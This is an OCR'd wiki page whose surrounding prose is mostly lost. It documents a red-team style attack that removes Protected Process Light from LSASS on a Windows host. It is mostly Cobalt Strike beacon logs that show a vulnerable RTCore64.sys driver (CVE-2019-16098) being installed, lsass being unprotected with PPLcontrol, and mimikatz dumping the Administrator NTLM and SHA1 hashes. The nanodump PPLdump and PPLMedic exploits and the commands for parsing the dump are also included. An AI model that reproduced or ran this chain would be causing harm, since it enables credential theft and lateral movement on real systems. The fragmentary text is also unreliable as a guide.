PPL

PPL IT PPL quick-win PPL

image.png
Image not found or type unknown

SRV01 nanodump mimikatz lsass nanodump lsass.e

```
beacon> nanodump --fork --write C:\windows\tasks\lsass2.dmp
[*] Running NanoDump BOF
[+] host called home, sent: 91895 bytes
[-] Could not open a handle to 748.
```


```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

PID 748 **lsass.exe**


```
beacon> ps
[*] Tasked beacon to list processes
[+] host called home, sent: 12 bytes
[*] Process List

 PID   PPID  Name                   Arch  Session     User
 ---   ----  ----                   ----  -------     -----
 0     0     [System Process]
 4     0     System                 x64   0           NT AUTHORITY\SYSTEM
 68    4     Registry               x64   0           NT AUTHORITY\SYSTEM
 288   1588  student_dler.exe       x64   1           PROD\sql_service
 328   3832  conhost.exe            x64   1           SRV01\Administrator
 384   3604  student_dler.exe       x64   1           NT AUTHORITY\SYSTEM
 492   4     smss.exe               x64   0           NT AUTHORITY\SYSTEM
 540   756   dwm.exe                x64   1           Window Manager\DWM-1
 588   580   csrss.exe              x64   0           NT AUTHORITY\SYSTEM
 656   580   wininit.exe            x64   0           NT AUTHORITY\SYSTEM
 664   648   csrss.exe              x64   1           NT AUTHORITY\SYSTEM
 740   656   services.exe           x64   0           NT AUTHORITY\SYSTEM
 748   656   lsass.exe              x64   0           NT AUTHORITY\SYSTEM
 756   648   winlogon.exe           x64   1           NT AUTHORITY\SYSTEM
```

PPL **RTCore64.sys** PPL **CVE-2019-16098** sass.exe IO PPL



PROCEXP152.SYS



https://github.com/itm4n/PPLcontrol (PPL RTCore64.sys

Srv01

```
sc.exe create RTCore64 type= kernel start= auto binPath= C:\windows\tasks\RTCore64.sys
DisplayName= "control"
```

```
net start RTCore64
```

```
beacon> shell sc.exe create RTCore64 type= kernel start= auto binPath= C:\windows\tasks\RTCore64.sys DisplayName= "control"
[*] Tasked beacon to run: sc.exe create RTCore64 type= kernel start= auto binPath= C:\windows\tasks\RTCore64.sys DisplayName= "control"
[+] host called home, sent: 140 bytes
[+] received output:
[SC] CreateService SUCCESS

beacon> shell net start RTCore64
[*] Tasked beacon to run: net start RTCore64
[+] host called home, sent: 49 bytes
[+] received output:

The control service was started successfully.
```

```
beacon> shell C:\windows\tasks\PPLcontrol.exe list
[*] Tasked beacon to run: C:\windows\tasks\PPLcontrol.exe list
[+] host called home, sent: 67 bytes
[+] received output:

   PID  |  Level  |     Signer      |     EXE sig. level    |     DLL sig. level    |    Kernel addr.
 -------+---------+-----------------+-----------------------+-----------------------+-------------------
      4 | PP  (2) | WinSystem   (7) | WindowsTcb     (0x1e) | Windows        (0x1c) | 0xffffe7881a065040
     68 | PP  (2) | WinSystem   (7) | Unchecked      (0x00) | Unchecked      (0x00) | 0xffffe7881a0f7080
    492 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d80e0c0
    588 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d82c0c0
    656 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d8d20c0
    664 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d7a8640
    740 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d8350c0
    748 | PPL (1) | Lsa         (4) | Windows        (0x3c) | Microsoft      (0x08) | 0xffffe7881d8130c0
   2260 | PPL (1) | Antimalware (3) | Antimalware    (0x37) | Antimalware    (0x07) | 0xffffe7881edf0080

[+] Enumerated 9 protected processes.
```

PID PPL

```
   PID  |  Level  |     Signer      |     EXE sig. level    |     DLL sig. level    |    Kernel addr.
 -------+---------+-----------------+-----------------------+-----------------------+-------------------
      4 | PP  (2) | WinSystem   (7) | WindowsTcb     (0x1e) | Windows        (0x1c) | 0xffffe7881a065040
     68 | PP  (2) | WinSystem   (7) | Unchecked      (0x00) | Unchecked      (0x00) | 0xffffe7881a0f7080
    492 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d80e0c0
    588 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d82c0c0
    656 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d8d20c0
    664 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d7a8640
    740 | PPL (1) | WinTcb      (6) | WindowsTcb     (0x3e) | Windows        (0x0c) | 0xffffe7881d8350c0
    748 | PPL (1) | Lsa         (4) | Windows        (0x3c) | Microsoft      (0x08) | 0xffffe7881d8130c0
   2260 | PPL (1) | Antimalware (3) | Antimalware    (0x37) | Antimalware    (0x07) | 0xffffe7881edf0080

[+] Enumerated 9 protected processes.

beacon> shell C:\windows\tasks\PPLcontrol.exe unprotect 748
[*] Tasked beacon to run: C:\windows\tasks\PPLcontrol.exe unprotect 748
[+] host called home, sent: 76 bytes
[+] received output:
[+] The process with PID 748 is no longer a PP(L).
```

lsass.exe

```
beacon> shell C:\windows\tasks\PPLcontrol.exe unprotect 748
[*] Tasked beacon to run: C:\windows\tasks\PPLcontrol.exe unprotect 748
[+] host called home, sent: 76 bytes
[+] received output:
[+] The process with PID 748 is no longer a PP(L).

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:

Authentication Id : 0 ; 1712649 (00000000:001a2209)
Session           : Interactive from 1
User Name         : Administrator
Domain            : SRV01
Logon Server      : SRV01
Logon Time        : 5/8/2023 6:21:28 PM
SID               : S-1-5-21-2546674156-3203505264-3843949053-500
        msv :
         [00000003] Primary
         * Username : Administrator
         * Domain   : SRV01
         * NTLM     : 273eac917f4fbb23087f85458fb46e9d
         * SHA1     : 7ed8f0a3d2de4747e247494e8d842bcaa03ce2ed
        tspkg :
        wdigest :
         * Username : Administrator
         * Domain   : SRV01
         * Password : (null)
[SRV01] SYSTEM */384 (x64)
beacon>
```

LSA PPL lsass.exe

```
beacon> shell C:\windows\tasks\PPLcontrol.exe set 748 PPL Lsa
[*] Tasked beacon to run: C:\windows\tasks\PPLcontrol.exe set 748 PPL Lsa
[+] host called home, sent: 78 bytes
[+] received output:
[+] The Protection 'PPL-Lsa' was set on the process with PID 748, previous protection was: 'None-None'.

beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)
```

https://github.com/itm4n/PPLdump) **DLL** PPL **DLL** DLL PPL

https://github.com/itm4n/PPLmedic) PPL nanodump 2

PPL Dump exploit

If LSASS is running as Protected Process Light (PPL), you can try to bypass it using a userland exploit discovered by Project Zero. If it is successful, the dump will be written to disk.

> Note that this vulnerability has been fixed in the July 2022 update pack (Windows 10 21H2 Build 19044.1826)

To access this feature, use the `nanodump_ppl_dump` command

```
beacon> nanodump_ppl_dump -v -w C:\Windows\Temp\lsass.dmp
```

PPL Medic exploit

Nanodump also implements the PPLMedic exploit, which works on systems that have the July 2022 update pack. The parameters will be passed to the nanodump DLL via a named pipe. You can hardcode the parameters into the DLL and avoid using the named pipe altogether with the compiler flag PASS_PARAMS_VIA_NAMED_PIPES=0.
To access this feature, use the `nanodump_ppl_medic` command

```
beacon> nanodump_ppl_medic -v -w C:\Windows\Temp\lsass.dmp
```

Srv01 PPLdump PPLmedic

```
beacon> logonpasswords
[*] Tasked beacon to run mimikatz's sekurlsa::logonpasswords command
[+] host called home, sent: 296058 bytes
[+] received output:
ERROR kuhl_m_sekurlsa_acquireLSA ; Handle on memory (0x00000005)

beacon> nanodump_ppl_medic -v -w C:\windows\tasks\lsassppl.dmp
[*] Running NanoDumpPPLMedic BOF
[+] host called home, sent: 160656 bytes
[-] The exploit failed.
beacon> nanodump_ppl_dump -v -w C:\windows\tasks\lsassppl.dmp
[*] Running NanoDumpPPLDump BOF
[+] host called home, sent: 137285 bytes
[+] received output:
Done, to download the dump run:
download C:\windows\tasks\lsassppl.dmp
to get the secretz run:
python3 -m pypykatz lsa minidump lsassppl.dmp
mimikatz.exe "sekurlsa::minidump lsassppl.dmp" "sekurlsa::logonPasswords full" exit
```

Revision #7
Created 5 September 2022 03:08:59 by
Updated 28 December 2023 01:30:56 by